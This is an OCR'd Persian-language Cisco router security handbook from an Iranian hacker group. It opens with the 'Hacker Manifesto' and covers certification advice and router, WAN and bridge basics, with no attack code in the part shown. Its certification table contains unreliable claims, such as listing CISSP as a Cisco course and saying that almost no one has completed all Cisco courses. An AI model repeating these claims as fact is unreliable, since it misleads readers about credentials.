# Cisco Routers

**bDb Team  WhiteHat Nomads Group**

# Security Hand Book


By: **C0llect0r**
Technical Editor : **Amir Hossein Sharifi**

## In the name of ALLAH

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"... Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?
I am a hacker, enter my world...
Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me...
Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..."
Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me...
Or feels threatened by me...
Or thinks I'm a smart ass...
Or doesn't like teaching and shouldn't be here...
Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world...
rushing through
the phone line like heroin through an addict's veins,
an electronic pulse is
sent out, a refuge from the day-to-day incompetencies
is sought... a board is found.
"This is it... this is where I belong..."
I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...
Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons,

you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals.You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals

Yes, I am a criminal. **My crime is that of curiosity**. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

A Hacker

**bDb Members**

**Smurf** **C0nN3ct0r** **Armageddon** **ikillg0d** **White-Knight**

**Photo :Dr.Mudge** **L0pht Hackers**

bDb Team - WhiteHat Nomads Group

# Cisco Routers Security Hand Book

درباره نویسندگان


Author : **C0llect0r**
bDb Team ( Black_Devils B0ys Hackers )



Technical Editor : **Amir Hossein Sharifi**
WhiteHat Nomads Group
مهندس امیر حسین شریفی
مدیریت سایت امنیت  اطلاعات و امنیت شبکه ایران (امنیت وب)

## Contact us :

**C0llect0r@SpYmAc.CoM** **info@Websecurity.ir**
**B0rn2h4k@YaHoO.CoM** **B0rn2h4k@Gmail.com**

## © CopyRight



## Special TNX 2

Shoaliesefid7, **Invisible.boy**,Farhad,Sp00f3r,elite,Majnoon,Satan,kami,p0fn0r,N0thing,D3vilB0x

# Black Journal For the Iranian Network Administrators – Security Managers – BH Hackers

## Alert for users & Readers

لازم به تذکر است کلیه مطالب گفته شده در این مقاله صرفا جنبه آموزشی دارد.و هر گونه استفاده غیر آموزشی از این مطالب بر عهده خود کاربران میباشد .و نویسندگان این مقاله ومدیریت سایت امنیت وب هیچ گونه مسوولیتی را در قبال ان ندارند- تمامی حقوق این مقاله متعلق است به گروه پسران شیاطین سیاه و گروه هکر های کلاه سفیدان کوچ نشین - استفاده از مطالب این مقاله با ذکر نام نویسند گان و همچنین گروه های مربوطه بلامانع می باشد

## Resources




# Cisco Security Hand Book By C0llect0r

# Foreword

در دوران کنونی متخصصان امنیت اطلاعات بر این باور هستند که بهترین دفاع در برابر نفوذگران ایجاد لایه های دفاعی در زیر لایه های شبکه است چنانچه چنین دیواره های دفاعی در مرکز متمرکز باشند خطرات آسیب پذیری ها هم به همان اندازه بالاتر می روند آیا می توان دفاع در عمق را ره آورد آینده دنیای متخصصان امنیتی بر شمرد و یا باز مثل همیشه نفوذگران یک قدم از متخصصان امنیتی جلوتر خواهند بود این که کدام یک از دو دسته بر دیگری برتری خواهند یافت چیزی است که نه می توان پیش بینی کرد و نه ارایه نظریات قطعی در این باره درست می باشد آن چه که به صورت واضحی مشخص می باشد جنگی است که میان این دو دسته ادامه دارد زمانی گروهی از گروه دیگری برتری هایی بدست می آورند و گاهی هم با شکست هایی مواجه می شوند . شاید بهتر است که بگوییم چنین جنگ سایبری تا مدت نامعلومی یا شاید هم تا ابد ادامه پیدا کند . یکی از موضوعات مورد بحث در زمینه استراتژی دفاعی ایجاد لایه های دفاعی در عمق و امن کردن کل اجزای شبکه با توجه به اجزای سخت افزاری شبکه می باشد این بدان معنی است که از اجزای متفاوت نیز می توان کاربری های متفاوتی را بعلاوه کاربرد اصلی آنها استفاده نمود با توجه به مفهوم اخیر مهمترین اجزا را می توان بر شمرد یکی از این اجزاء بنیادین که بعنوان مهره های ارتباطی برای ستون فقرات یک شبکه محسوب می شوند مسیریاب ها (Router) می باشند اهمیت این بخش سخت افزاری در راه اندازی کل شبکه های محلی و به هم پیو ستن آنها در ایجاد شبکه ها ی گسترده بر کسی پوشیده نیست

توسعه اینترنت امروزی هم بی شک مرهون خدمات چنین اجزایی بوده است بدون این اجزا هم می شد با استفاده از سوییچ ها نیز شبکه ها را گسترش داد ولی آیا تا به حال فکر کرده بودید که اگر با همان فن اوری قدیمی شبکه ها می خواست به پیش برود حجم ترافیک داده ها با این تعداد افزایش کاربران تا چه حد سرسام آور ی زیادمی شد روتر ها هم با افزایش سرعت تبادلات سریع و همچنین ایجاد قابلیت گسترش شبکه ها نوع دیگری از خدمات را در طی دهی گذشته به ارمغان آوردند و آن هم بحث های امنیتی این اجزا بوده است آن چیزی که در مقاله کنونی پیش روی شماست راهبرد های امنیتی و ریسک های موجود در مبحث روتر ها را شامل می شود

بحث امنیت را در مورد روتر ها را می توان به دو بخش مجزا از هم بررسی نمود ولی این دو بخش در تعاملی نزدیک با یکدیگر از هم تا ثیر می پذیرند یکی بحث اقدامات عملی در جهت ایمن کردن یک روتر میباشد تا در برابر حملات نفوذگران در امان بماند و دیگری استفاده از خود روتر ها به عنوان یک عامل بازدارنده در برابر نفوذگران می باشد این دو نکته اگر در کنار هم به خوبی جمع شوند می توان ابزاری ایجاد نمود که در انصورت میتوان گفت که به یکی از تکنیک های دفاع در عمق دست پیدا کرده ایم

ولی اگر مسایل امنیتی یکی از دو جنبه بالا در نظر نگرفته شده باشد نه تنها خود امنیت روتر به خطر می افتد بلکه دیگر اجزای مرتبط با آن و در کل امنیت کل شبکه مرتبط با آن به نوعی به خطر جدی می افتد بدین گونه است که موضوع امنیت روتر ها و کاربری های امنیتی آن برای ما نمود پیدا می کند.در مقاله سعی ما بر این خواهد بود که تا حد امکان بر هر دو جنبه تاکید شود و نکات اساسی و بنیادی مطرح گردد از قبل پیشنهاد می شود مطالعه کنندگان محترم حداقل اشنایی هایی رابا Network+ و همچنین دوره Pre cisco از قبیل Introduction to cisco Networking technologies (ICND) داشته باشند .البته مطلب را طوری بیان خواهیم نمود تا دوستانی که با مبانی شبکه به طور بنیادین آشنایی کاملی ندارند مطالبی را فرا بگیرند

یک راهنمایی – یک واقعیت اجتناب ناپذیر

جدول زیر هم برای کسانی می باشد که علاقه مند هستند دوره های سیسکو را مرحله به مرحله پشت سر بگذرانند و نایل به دریافت مدارک این شرکت بین المللی ومعتبر شوند – افراد کمی هستند از جمله اقای Jeffery A. Martin که توانسته اند این دوره ها را به طور کامل بگذرانند- کسانی که دوره های مورد

نظر را با موفقیت به پایان برسانند به خصوص موفق به دریافت مدارک سطوح پیشرفته شرکت سیسکو شوند براحتی جذب مراکز تحقیقاتی و نرم افزاری می شوند خواستگاه اینگونه افراد بیشتر در ICP و ISP ها می باشد هر کدام از این دوره ها را میتوان تا حدودی برابر مدارکی دانست که یک مهندس علوم رایانه در دانشگاه تا دوره دکترا می گذراند از نظر کسب تجربه های عملی یک مهندس کامپیوتر با یک متخصص سیسکو اصلا قابل قیاس نیست از نظر عملی یک متخصص سیسکو در سطح بسیار بالاتری نسبت به یک مهندس رایانه قرار دارد از نظر تئوری هم در بسیاری از مسایل برابر می باشند . این موضوع را از این جهت در نظر بگیرید که گرفتن این مدارک به آن آسانی ها هم که فکر می کنید نیست پس اگر توانایی این دور ها را در خود حس نمی کنید بهتر است به همان مدارک دانشگاهی بسنده کنید متاسفانه چیز هایی که به عنوان مد در می ایند اجتناب نا پذیر هم هستند. در علوم شبکه نیز هر از چند گاهی چیزی هایی به شکل مد در می آیند و با گذشت زمان چیز هایی دیگر جانشین آن مد ها میشوند جای این گونه مد ها فقط در Fashion TV خالی است **J**

دورانی در حدود یک دهه پیش یکی از دوستان به من می گفت که اگر خواستی در یک جلسه و کنفرانسی یک حرف دهن پر کن بگویی که کسی چیزی نفهمد به سرعت این جمله را بگو آری : Transmission control protocol / Internet protocol و یا همان TCP/IP خودمان یا حتی دیگر اصطلاحات نامتعارف شبکه . امروزه هم در هر جایی یا حتی در سطح شبکه هم با هر کسی بر خورد می کنید فقط برای شما نام این دوره ها را بر زبان می اورند بدون اینکه حتی معنی یا حتی خود جمله تشکیل دهنده آنرا بدانند گویی قصد دارند با ذکر نام این دوره ها فقط بار علمی خود را به رخ دیگران بکشند گرچه می دانیم که اینگونه اشخاص فاقد آن بار علمی هستند البته راه بر خورد با اینگونه افراد هم بسیار سهل وآسان است فقط یک لبخند کوچک به این گونه اشخاص کافی است تا خود به اشتباه شان پی ببرند. جالب است گویی کشور ایران مهد متخصصان دوره های Microsoft و Cisco Systems شده است . پس چرا در بین کل کشور های دنیا با این همه متخصص (البته متخصصان خیالی) در رتبه 60-70 دنیا از نظر سطح علوم رایانه ای قرار داریم حتما فرار مغزهای سیسکو و مایکروسافت هم گریبانگیر ایران شده است

متاسفانه تعداد افرادی که ادعای داشتن چندین مدارک سیسکو را دارند کم هم نیستند البته اشخاصی را همگی می شناسیم که که یک یا چند مدرک سیسکو را حتی در کشور عزیزمان ایران دریافت کرده اند ولی اینکه این مقدار متخصص سیسکو در جایی متمرکز شده باشند آن هم باسنین پایین کمی دور از ذهن به نظر می رسد – جالب اینجا است که در بر خورد با اینگونه افراد فقط یک سوال نه از دوره های تخصصی سیسکو بلکه از مبانی شبکه به طور مثال Sub Net پرسیده شود انجاست که یا از جواب دادن به سوالتان شانه خالی می کنند و یا واقعا چیزی برای گفتن ندارند متاسفانه برای مدارک مهندسی نرم افزار Microsoft هم همین داستان صادق است – آیا بهتر نیست به جای تظاهر به داشتن علوم به دنبال کسب ان علوم رهسپار شویم

دانستن مطالب بالا خود به تنهایی خالی از لطف نبود حالا که با تمامی دوره های شرکت سیسکو اشنا می شوید اینرا هم به خاطر بسپارید که تا این زمان تعداد کسانی که موفق به گذرانیدن کامل این دوره ها با موفقیت شده اند کمتر از انگشتان دو دست بوده اند به این نکته توجه کنیدمنظور گذراندن دوره های فوق با موفقیت کامل و با معیار های خود شرکت است چونکه شخصی هم می تواند در دوره های مذبور شرکت کند و آشنایی ها لازم را هم بدست آورد ولی با معیار های خود شرکت تطبیق نداشته باشد پیشنهاد می شود برای اخذ سه مدرک سه دوره آخر در خود شرکت سیسکو آموزش ها را کسب کنید هم از نظر کامل بودن آزمایشگاه ها و هم از نظر وجود متخصصان کاملا مجرب با تجربه های کاری فراوان در خود شرکت سیسکو پشتیبانی می شوید

در کشور های حوزه خلیج فارس و حتی بعضی از موسسات در داخل ایران تعدادی از این دوره ها را آموزش می دهند ولی آن چیزی که در زمینه دوره های سیسکو حائز اهمیت است ساعت ها ی آزمایشگاهی و همچنین دوره های عملی است که این دوره ها در این گونه موسسات یا ارائه نمی شوند و یا در صورت ارائه بسیار محدود و فشرده و ناقص ارائه می شوند خودتان در بازدید از آزمایشگاه های اینگونه موسسات می توانید به این نکته پی ببرید یکی از مهمترین مسایل در یاد گیری این دوره ها کسب تجربه عملی در کنار اساتید خبره این رشته ها است از آنجا که خرید اینگونه تجهیزات از نظر مالی هم امکان پذیر و مقرون به صرفه نیست پیشنهاد می شود از سیمولاتور های نرم افزاری خود شرکت سیسکو برای تمرین استفاده نمایید تعدادی course های متعدد نیز برای علاقه مندان وجود دارد بطوریکه در هر یک از امتحانات سیسکو می توانید سطح معلومات خود را آزمایش کرده و سطح علمی خود را بیازمایید

مطلب بعدی گذراندن مرحله به مرحله این دوره ها است اینطور فرض نکنید که می توانید مثلا بدون گذراندن دوره CCNA به دوره CCNP بروید یا به قولی جهشی مدارک مورد نظر را دریافت کنید چونکه اصولا از نظر علمی بدون فرا گرفتن دوره های پایینی درک مفاهیم دوره های بالایی اصلا امکان پذیر نیست هر یک از دوره های زیر به عنوان پایه برای دوره های بعدی لازم و ضروری است البته دوره های زیر تمامی دوره های سیسکو نیستند تعدادی دوره های مربوط به بعضی از تخصص های خاص نیز موجود می باشند ولی مهمترین این دوره ها در جدول زیر معرفی شده اند

دوره های شرکت Cisco Systems

| نام دوره | آموزش های پیشنهادی | توضیحات |
|---|---|---|
| Pre Cisco | OSI model – TCP/IP –Basic of Networks and protocols | مبانی شبکه |
| Introduction Cisco Networking Devices (ICND) | | |
| Introduction to Cisco Networking technologies (ICNT) | | |
| CCNA ( Cisco certified Network Associate ) | Introduction Cisco Networking Devices (ICND)<br><br>Introduction to Cisco Networking technologies (ICNT) | نصب و پیکربندی سویچ ها و روتر های سیسکو – رفع عیب سیستم های شبکه – افزایش امنیت شبکه |
| CCNP ( Cisco Certified Network Professional ) | Building Scalable Inter network ( BCSI )<br><br>Building Cisco multilayer Switched Networks ( BCMSN)<br><br>Building Cisco remote Access Networks ( BCRAN )<br><br>Cisco Inter Network Troubleshooting Support (CIT) | اجرای فنی و تخصصی قابلیت های روتر های شبکه – Multi layer Switching technologies – بهبود ترافیک شبکه و LAN روتر های و سویچ های شبکه های گشترده WAN- کسترانیدن VPN – نزدیک ساختن شبکه ها و کاهش ترافیک داده ها- شناسایی و رفع مشکلات روتر های شرکت سیسکو |
| CCDP ( Cisco Certified Design professional ) | Building Scalable Inter network ( BCSI )<br><br>Building Cisco multilayer Switched Networks ( BCMSN)<br><br>Designing Cisco Network Architecture ( ARCH ) | دانش حرفه ای طراحی شبکه های پیچیده . طراحی روتر ها و سویچ های سیسکو در شبکه های Dial Accessو LANو WAN |
| CCIE ( Cisco Certified Internet Working Expert ) | CCIE Communications and Services<br><br>CIE Routing and Switching<br><br>CCIE Security<br><br>CCIE Voice | بالاترین سطح دانش فنی سیسکو |
| CISSP | | همه موارد و دوره های بالا در یک کلام مخ شبکه **J** |

دوستانی که تمامی دوره های سیسکو را با موفقیت پشت سر بگذارند مدرک علمی مربوط به همان دوره را دریافت می نمایند مثلا در تصویر زیر شخص مورد نظر کلیه دوره های سیسکو را پشت سر گذاشته است و به یکی از بالا ترین سطوح دانش فنی این شرکت CCDP نایل گردیده است


ما در این مقاله قصد آموزش سیسکو را نداریم بلکه به متد ها و روش های امنیتی و هک و ضد هک آن اشاراتی خواهیم نمود سعی خواهیم نمود در چند بخش به ارایه مطالب مهم بپردازیم همچنین در قسمتی به فرمان های متداول در پیکربندی روتر ها خواهیم پرداخت تعدادی روش ها نفوذگری را به طور اجمالی بر خواهیم شمرد

ما چگونگی نفوذ به روتر های یک شبکه را به طور مستقیم به شما نشان نخواهیم داد بلکه ار جنبه های امنیتی به موضوع می پرداریم مثلا دستور ها و پیکربندی های مناسب بهمراه سیاست های امنیتی کامل را به شما معرفی می نماییم تا از این نکات در بهبود امنیت سیستم های داخلی خود بهره برداری نمایید نه در جهت خرابکاری البته به چند مورد متد های نفوذگری هم برای علاقه مندان اشاره خواهیم نمود


در جهت اینکه بتوانید لایه های دفاعی پیچیدی تری را در برابر نفوذگران بر پا کنید بهتر است که از ابتدا به لایه اصلی و بنیادی OSI معطوف شوید متاسفانه آن چیزی که در جامعه امنیتی از آن به عنوان Secure کردن شبکه ها اطلاق می شود چیزی جز اقدامات امنیتی در جهت بهبود امنیت لایه Application layer نبوده است

آنچه که دارای اهمیت بیشتری می باشد توجه به لایه های پایینی بویژه physical Layer و Data link layer می باشد از جمله مهمترین قسمت های بنیادی و اجزای فیزیکی در این زمینه پیکر بندی روتر ها می باشد با توجه به انواع و مدل های مختلف ما شما را به یک سری چک لیست ها و نکات امنیتی برای کلیه انواع روتر ها با مدل های گوناگون آشنا می نماییم آنچه که به بحث پیکر بندی های اولیه روتر ها مربوط می شود را می توان در دو حوزه مورد بررسی قرار داد

1. Router Access configuration
2. Router List Configuration

ابتدا شما را با قسمت Router Access Configuration اشنا می نماییم بهتر است این نکات ساده را به خاطر بسپارید .بیشتر سعی ما بر این خواهد بود که علاوه بر توضیحاتی در مورد پیکر بندی های امنیتی روتر های سیسکو یک نگاه کلی نیز به دیگر انواع بدون نیاز به یاد گیری دستورات خاص و اضافی داشته باشیم سپس موضوع دوم را تحت بررسی مو شکافانه قرار خوهیم داد

در کل اصول کلی و زبان دستوری پیکربندی روتر های سیسکو در بیشتر مدل ها و در مدل های مختلف از یک نوع روتر مشابه می باشند در صورت تفاوت ها می توانید به کتابچه های فرمان هر مدل مراجعه کنید خود دستورات سیسکو یک زبان منحصر به فرد را تشکیل میدهد در دوره ای همانند CCNA با این زبان انحصاری که مربوط به پیکربندی روتر ها است آشنا می شوید




روتر سیسکو مدل 2500 حفاظت شده با UPS و دیواره آتش در قسمت بالا IDS قابل مشاهده است

# Cisco Security Hand Book By C0llect0r


**Basic**

این بخش را برای دوستانی که اشنایی چندانی با مبانی و مفاهیم روتر ها ندارند را ارائه می نماییم اگر شما دوست عزیز در این زمینه دارای تجربه های قبلی هستید می توانید از این بخش گذشته و بخش های بعدی را مطالعه بفرمایید ولی پیشنهاد میکنم که تمامی دوستان این بخش مفاهیم پایه ای را نیز برای درک بهتر و بیشتر فصل های بعدی مطالعه نمایید

برای تهیه این بخش از از منابع دو شرکت معتبر Microsoft و IBM استفاده شده است در مواردی هم برای دقیق بودن مطلب با مراجعه به RFC های هر موضوع تعاریف دقیق هر کدام را برای خوانندگان محترم استخراج نمودیم تا از نقطه نظر علمی مشکلی نداشته باشند با تشکر از دوست عزیزم که در تهیه این بخش کمک های فراوانی کردند

همانطور که می دانید شبکه های گسترده Wide Area Network در گستره جغرافیایی نامحدودی گسترده می شوند آنچه که در این میان مطرح می باشد سخت افزار های موجود در WAN می باشد تا اجزای تشکیل دهندهی این پیکره را یعنی شبکه های محلی LAN را به نحوی به هم متصل نماید دز این میان هم سخت افزار های متفاوتی در دوره های متفاوت به کار گرفته می شدند و یا هنوز هم به کار می روند در این میان چندین قطعه معروف که برای مرتبط کردن LAN ها به کار گرفته می شوندعبارتند از پل(Bridge) و Gateway و روتر یا همان مسیریاب (Router)

در شکل زیر شما یک نقشه شماتیک مفهومی را از یک WAN را مشاهده می کنید این شبکه گسترده خود از زیر شبکه های محلی که توسط خطوط ارتباطی و یک سری نود ها شکیل شده است فرض را بر این بگیرید که پکت داده می خواهد از داخل شبکه محلی A به مقصد شبکه محلی E برود حال این بسته اطلاعاتی هر چیز که می خواهد باشد میتواند اطلاعات خام بود یا یک تقاضا برای انجام یک عمل خاص در یک سرور خارجی .این پکت داده ای می تواند از مسیر های متفاوت و با توجه با ترافیک خطوط می تواند به مقصد رهسپار شود




این که چه مسیری برای فرستادن این پکت اطلاعاتی انتخاب شود بر عهده  روتر ها می باشد هر روتری پکت را از نزدیکترین و پرسرعت ترین راه موجود به عبارتی کم ترافیک ترین مسیر  به ایستگاه بعدی فرستاده و یک جهش را ثبت مینماید همین مطلب برای دیگر روتر های میان راه نیز تکرار میشود. به خاطر همین موضوع است که یک پکت داده ممکن است از مکان ها و شبکه ها ی متعددی گذشته تا به مقصد برسد به طور مثال با فرمان tracert و Traceroute در سیستم های *NIX یک پکت داده ای زا تا مقصد خود دنبال کنید و بفهمید که از چه نود هایی میگذرد تا به مقصد برسد


به طور مثال سایت www.google.com را tracert نمایید به نود های مسیر به همراه IP هرکدام توجه نمایید مقداری صبر کنید و دوباره همین عمل را برای همین مقصد انجام دهید در اغلب اوقات مشاهده میکند که یک یا چند نقطه از مسیر پکت داده ای که شما از سیستم شخصی خود به طرف مقصد فرستاده بودید تغییر مسیر داده است این تغییر مسیر بر اثر جدول های مسیر یابی Routing Tables است که پیوسته در درون روتر ها به صورت داینامیک در حال بررسی مسیر ها هستند روتر با توجه به این جداول است که تشخیص میدهد کدام را ه انتخاب شود  برای فهم بیشتر اهمیت روتر ها بایستی به چند جز دیگر شبکه آشنا شوید

**Bridge** : یا همان پل یک قطعه سخت افزاری می باشد که برای ایجاد ارتباط دو  LAN از آن استفاده می شود تفاوت بین یک پل و روتر در روش های مرتبط کردن شبکه های محلی و ارسال داده ها است یک پل در یک شبگه محلی یا مخابراتی پکتهای داده را در لایه دوم شبکه مجاور کپی می نماید به طو رمثال دو LAN از طریق یک پل و خطوط تلفن دیجیتالی می توانند در یک انتها به هم مرتبط شوند برای شبکه ها اتصال از طریق سخت افزاری همانند پل به صورت سنتی باعث کاهش سرعت در ارسال داده ها میشود پس استفاده انبوه پل ها در شبکه های گسترده آنچنان راه خوبی نمی باشد البته در بعضی شرایط نیز می توان استفاده نمود اگر با عملکرد سویچ و پل ها آشنا باشید عمل ذاتی آنها مقداری از پهنای باند شبکه را به خود اختصاص می دهند فرقی که بین روتر ها و پل ها است این مطلب می باشد که پل ها در عملکرد خود در لایه دوم شبکه قرار می گیرند ولی روتر ها در همان لایه سوم پیکربندی میشوند با پل ها هم می توان شبکه های گسترده را ایجاد نمود و کاربران از این طریق هم می توانند به منابع دور دست دسترسی داشته باشند ولی با وضع کنونی و حجم داده ها و تعداد رو با افزون کاربران شبکه ها دیگر استفاده از این روش مقرون به صرفه نیست البته یک مزیتی در استفاده از آن وجود دارد در شبکه هایی که از پروتکل های غیر مسیر دهیTCP/IP استفاده می نمایند همانند NET BIOS و NET Beui کاربردهای فراوانی دارند .پل ها از انجایی که به جای کار در لایه ی شبکه Network Layer کار کند در لایه Data Link می تواند کار کند که همانطور که می دانید این لایه مربوط به سخت افزار است نه نرم افزار خاص و میتواند در بسیاری از شبکه ها با سخت افزار های متفاوت کار کندولی همان مزیت روتر ها در سرعت و عملکرد هوشمندانه بیشتر در نظر  گرفته می شود

روتر ها نیز بنا به جایی که به کار گرفته می شوند وظایف متفاوتی را بر عهده میگیرند در کل به صورت مفهومی سه نوع روتر از نظر مکانی را می توان بر شمرد روتر های BackBone یا روتر هایی که پشته اصلی و یا همان ستون فقرات شبکه های گسترده را برای ایجاد ارتباطات با پهناهای باند بسیار عریض فراهم می آورند اصولا فن آوری ای که در این نوع روتر ها به کار برده می شود از همان اصول دیگر روتر ها پیروی میکند ولی در این انواع پارامتر های خاصی من جمله توانایی پخش پکت ها در مسیر های گوناگون و اتصال آنها در مقصد به یکدیگر توانایی هدایت و مسیر یابی حجم داده های فراوان با سرعت های بسیار بالا

از خصوصیات این نوع از روتر ها می باشد دونوع دیگر روتر نیز که می توان نام برد یکی روتر های به کار رفته در داخل شبکه ها و یکی ارتباطات بین شبکه ای (به تصویر زیر توجه کنید )

